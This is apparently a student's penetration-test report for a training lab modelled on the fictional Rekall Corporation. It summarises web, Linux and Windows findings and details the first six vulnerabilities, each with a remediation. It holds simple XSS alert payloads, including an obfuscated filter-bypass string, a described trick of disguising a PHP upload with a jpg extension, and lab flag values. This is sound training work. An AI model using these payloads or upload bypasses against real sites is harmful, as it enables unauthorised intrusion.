



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

| | |
|--|----|
| Confidentiality Statement | 2 |
| Contact Information | 4 |
| Document History | 4 |
| Introduction | 5 |
| Assessment Objective | 5 |
| Penetration Testing Methodology | 6 |
| Reconnaissance | 6 |
| Identification of Vulnerabilities and Services | 6 |
| Vulnerability Exploitation | 6 |
| Reporting | 6 |
| Scope | 7 |
| Executive Summary of Findings | 8 |
| Grading Methodology | 8 |
| Summary of Strengths | 9 |
| Summary of Weaknesses | 9 |
| Executive Summary Narrative | 10 |
| Summary Vulnerability Overview | 13 |
| Vulnerability Findings | 14 |

Contact Information

| | |
|---------------|--------------------|
| Company Name | Ace's Guard |
| Contact Name | Alonzo Diaz |
| Contact Title | Penetration Tester |

Document History

| Version | Date | Author(s) | Comments |
|---------|------------|-------------|---------------------------------------|
| 001 | 03/10/2024 | Alonzo Diaz | Findings from the Penetration Testing |

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

| Objective |
|--|
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges. |
| Compromise several machines. |

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

Web Application

- For this system it demonstrated strong resilience against command and PHP injections attempts, effective password security to a certain degree and some session management practices which overall minimizes the risk of unauthorized access and exploitation. Additionally it showcases a solid defence against directory traversal and local file vulnerabilities. The web application also has the ability to withstand brute force attacks and the system also has a high awareness of potential risk, highlighting an ongoing commitment to strengthening defenses and improving overall cybersecurity resilience.

Linux OS

- Linux OS shows some resilience to remote code and lowering the risk of post-exploitation threats. It as well has Strong password guessing measures especially handling ShellShock exploits and keeping it to a minimum. Linux OS as well responds nicely to attempts in network scanning by conducting SSL certificate research and reinforcing environmental security. Its provocative approach to OSINT and network scanning highlights a continuous threat assessment and risk mitigation.

Windows OS

- Windows OS system gives good defense against SL mail service exploitation and mitigates any risk of escalating access making it very difficult to obtain admin credentials. It uses its scheduled tasks to reduce high risk activities / vulnerabilities while at the same time preventing unauthorized access. Windows OS has a great identity of identifying and mitigating potential security risks with OSINT and FTP.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

Web Application

- The web application has several security weaknesses, including vulnerabilities to command and SQL injection, which could lead to significant data exposure and system compromise. Weak session management and brute force attack risks threaten user authentication and access control. Directory traversal and local file inclusion vulnerabilities present additional security concerns, though their impact may vary. Sensitive data exposure, remote code execution risks, and PHP injection further highlight critical weaknesses. Additionally, XSS vulnerabilities and inconsistencies in impact assessment suggest areas requiring improved security measures and clearer risk evaluation.

Linux OS

- The Linux OS has critical security weaknesses, including remote code execution vulnerabilities that pose a significant risk of system compromise. Post-exploitation risks allow high-level access and control, further escalating security concerns. Persistent vulnerabilities identified by Nessus scans suggest ongoing network security gaps. Additionally, weaknesses in access escalation, network scanning, and

aggressive Drupal scans indicate potential attack vectors, though their impact remains unclear. While OSINT and SSL certificate research expose some low-risk findings, the overall security posture requires improvements to mitigate these threats effectively.

Windows OS

- The Windows OS has several security weaknesses, including a critical vulnerability in the SLMail service, posing a significant risk of exploitation. Post-exploitation tasks on Windows 10 indicate potential high-risk activities, while user enumeration and access escalation vulnerabilities could facilitate unauthorized access and lateral movement. Attempts to compromise administrative credentials further highlight security concerns. Additionally, OSINT, FTP, and HTTP enumeration expose medium-risk findings, while file enumeration presents a lower-risk activity. These weaknesses suggest the need for stronger access controls and improved system monitoring.

Executive Summary

Web Application

This security assessment of the target system at 192.168.14.15. The assessment uncovered multiple weaknesses, including cross-site scripting (XSS), SQL injection, file upload vulnerabilities, improper access control, and information disclosure. Each issue was successfully exploited to demonstrate potential risks and retrieve security flags.

The test revealed that XSS vulnerabilities allowed script injections on various pages, exposing sensitive information. Command injection and file upload exploits enabled the execution of unauthorized commands and the bypassing of restrictions. SQL injection and authentication bypass flaws provided access to administrator credentials. Additionally, unprotected files exposed sensitive data, while weak input validation in network interfaces allowed the extraction of critical network records. Automated attacks using Burp Suite further demonstrated credential exposure and unauthorized access. Finally, command execution through web interfaces revealed user data vulnerabilities.

Linux OS

This security posture of various systems associated with totalrekall.xyz, identifying multiple vulnerabilities through ping, network scanning, exploitation, and privilege escalation. The findings revealed critical weaknesses that enabled unauthorized access, privilege escalation, and exposure of sensitive data.

Information gathering efforts used tools like centralops.net and crt.sh to extract domain registration details and SSL certificate data. Network scanning with ping tests and Nmap helped map active IP addresses and services. A Nessus scan uncovered an Apache Struts vulnerability, which was exploited alongside other weaknesses in Tomcat, Shellshock, Struts, and Drupal using Metasploit, granting unauthorized access to multiple hosts. Further analysis led to the discovery of SSH credentials, allowing lateral movement between systems. Privilege escalation techniques ultimately provided root access, exposing sensitive files and system vulnerabilities.

Windows OS

This security of the totalrekall.xyz environment by targeting credential harvesting, network enumeration, exploit execution, and privilege escalation. The test uncovered critical weaknesses in password storage, authentication mechanisms, and network service configurations, enabling unauthorized access and privilege escalation across multiple systems.

The test began with credential discovery, where a username and hashed password were found on a public GitHub repository. The hash was cracked using John the Ripper, revealing a user's password. Network scanning revealed two accessible hosts, leading to successful logins and flag retrievals across both systems. Exploitation of services like SLMail and scheduled tasks allowed further access, and Metasploit was used to gain meterpreter access and escalate privileges. Password cracking and cached credential extraction enabled root-level access and the discovery of multiple flags, further highlighting vulnerabilities in the system's security.

Summary Vulnerability Overview

| Vulnerability | Severity |
|--|----------|
| 1 - XSS Reflected (Web Application) | Critical |
| 2 - XSS Reflected Advanced (Web Application) | Critical |
| 3 - XSS Stored Vulnerability (Web Application) | Critical |
| 5 - Local File Inclusion (Web Application) | Critical |
| 6 - Local File Inclusion Advanced (Web Application) | Critical |
| 7 - SQL Injection Login.php (Web Application) | Critical |
| 8 - Sensitive Data Exposure (Web Application) | Critical |
| 10 - Command Injection (Web Application) | Critical |
| 11 - Command Injection (Web Application) | Critical |
| 22 - Apache Tomcat exploit (Linux OS) | Critical |
| 23 - ShellShock Exploiting (Linux OS) | Critical |
| 24 - Escalating Access (Linux OS) | Critical |
| 26 - Drupal Exploiting (Linux OS) | Critical |
| 31 - SLMail Service Exploitation (Windows OS) | Critical |
| 35 - Win 10 to Server2019 Exploit (Windows OS) | Critical |
| 36 - Escalating Access (Windows OS) | Critical |
| 4 - Sensitive Data Exposure (Web Application) | High |
| 9 - Sensitive Data Exposure (Web Application) | High |
| 25 - Struts Exploiting (Linux OS) | High |
| 27 - (.14) exploiting (Linux OS) | High |
| 32 - Scheduled Task on Win10 Exploitation (Windows OS) | High |
| 33 - SLmail exploit on Windows 10 (Windows OS) | High |
| 37 - Compromising Admin (Windows OS) | High |
| 12 - Burp Suite/Brute Force Attack (Web Application) | Medium |
| 13 - Php injection (Web Application) | Medium |
| 14 - Session Management (Web Application) | Medium |
| 19 - Network Scanning (Linux OS) | Medium |
| 20 - Aggressive Scan for Drupal (Linux OS) | Medium |
| 21 - Nessus Scan and Vulnerability ID (Linux OS) | Medium |
| 28 - Github Repository OSINT (Windows OS) | Medium |
| 29 - HTTP Network (Windows OS) | Medium |
| 30 - FTP (Windows OS) | Medium |
| 15 - Directory Traversal (Disclaimers) (Web Application) | Low |
| 16 - Domain Open Source Exposure (Linux OS) | Low |
| 17 - IP Address Ping (Linux OS) | Low |

| | |
|--|-----|
| 18 - SSL Certification Research (Linux OS) | Low |
| 34 - File Enumeration (Windows OS) | Low |

The following summary tables represent an overview of the assessment findings for this penetration test:



| Scan Type | Total |
|-----------|---------------|
| Hosts | 172.22.117.10 |
| | 172.22.117.20 |
| | 192.168.13.10 |
| | 192.168.13.11 |
| | 192.168.13.12 |
| | 192.168.13.13 |
| | 192.168.13.14 |
| | 192.168.13.35 |
| | 192.168.14.35 |
| | 8080 |
| Ports | 8081 |
| | SMTP 25 |
| | POP3 110 |
| | 21 |

| Exploitation Risk | Total |
|-------------------|-------|
| Critical | 16 |
| High | 7 |
| Medium | 9 |
| Low | 5 |


Vulnerability Findings


Web Application

| Vulnerability 1 | Findings |
|--|--|
| Title | Flag 1 - reflected XSS payload |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Critical |
| Description | Wrote in the “enter name below” a payload that will create a pop up (the payload used was <script>alert(“you have been hacked”)</script> |


| | |
|-----------------------|---|
| Images |   |
| Affected Hosts | 192.168.14.35 |
| Remediation | Input validation, change back end architecture to sanitize user input |

| Vulnerability 2 | Findings |
|---|--|
| Title | Flag 2 Reflected XSS |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Critical |
| Description | using the same method of Flag 1 using a sequence injector creating an Alert notification for the user. |

| | |
|-----------------------|--|
| Images |  <p>Who do you want to be?</p> <p><code>rt("Hello");</SCRscriptPT></code> <input type="button" value="GO"/></p> <p>You have chosen , great choice!</p> <p>Congrats, flag 2 is ksdnd99dkas</p> |
| Affected Hosts | 192.168.14.35 |
| Remediation | input validation to prevent advanced scripts to be put into the blank box for the user. |

| Vulnerability 3 | Findings | | | | | | | | |
|---|--|------------------------|-------|------|-------|---|-----|------------------------|--|
| Title | flag 3 - XSS | | | | | | | | |
| Type (Web app / Linux OS / Windows OS) | Web App | | | | | | | | |
| Risk Rating | Critical | | | | | | | | |
| Description | using the same method of Flag 1 using a sequence injector creating an Alert notification for the user but this time by entering it in the Comment box | | | | | | | | |
| Images |  <p>Please leave your comments on our website!</p> <p>CONGRATS, FLAG 3 is sd7fk1nctx</p> <p><code><script>alert("H")</script></code></p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>#</th> <th>Owner</th> <th>Date</th> <th>Entry</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>bee</td> <td>2025-03-04 00:32:51</td> <td></td> </tr> </tbody> </table> | # | Owner | Date | Entry | 1 | bee | 2025-03-04 00:32:51 | |
| # | Owner | Date | Entry | | | | | | |
| 1 | bee | 2025-03-04 00:32:51 | | | | | | | |
| Affected Hosts | 192.168.14.35 | | | | | | | | |


| | |
|--------------------|-----------------------------|
| Remediation | input validation from user. |
|--------------------|-----------------------------|

| Vulnerability 4 | Findings |
|---|---|
| Title | Flag 4 Data exposure |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | high |
| Description | used the curl command of the about page for Rekall's website and was able to obtain sensitive data. |
| Images |  |
| Affected Hosts | 192.168.14.35 |
| Remediation | Proper clean up of data on server side |


| Vulnerability 5 | Findings |
|---|--|
| Title | flag 5 LFI exploit |
| Type (Web app / Linux OS / Windows OS) | web app |
| Risk Rating | Critical |
| Description | Created a php file that would be accepted and cause an exploit on the web app. |


| | |
|-----------------------|--|
| Images | <p>The terminal window shows a root shell on Kali Linux with the command `exploit.php` running. The browser screenshot shows the REKALL CORPORATION website with a banner encouraging users to upload pictures of their dream adventures. A file upload form is present, and a success message at the bottom indicates a file was uploaded successfully.</p> |
| Affected Hosts | 192.168.14.35 |
| Remediation | File Validation making sure that whatever file is uploaded is the actual file such as jpg for example. |


| Vulnerability 6 | Findings |
|---|--|
| Title | flag 6 LFI advanced exploit |
| Type (Web app / Linux OS / Windows OS) | web app |
| Risk Rating | critical |
| Description | when trying to upload the original file of just PHP it was not accepted, however all i did to the file was add an additional jpg to it and was able to submit the file successfully giving me back sensitive data. |

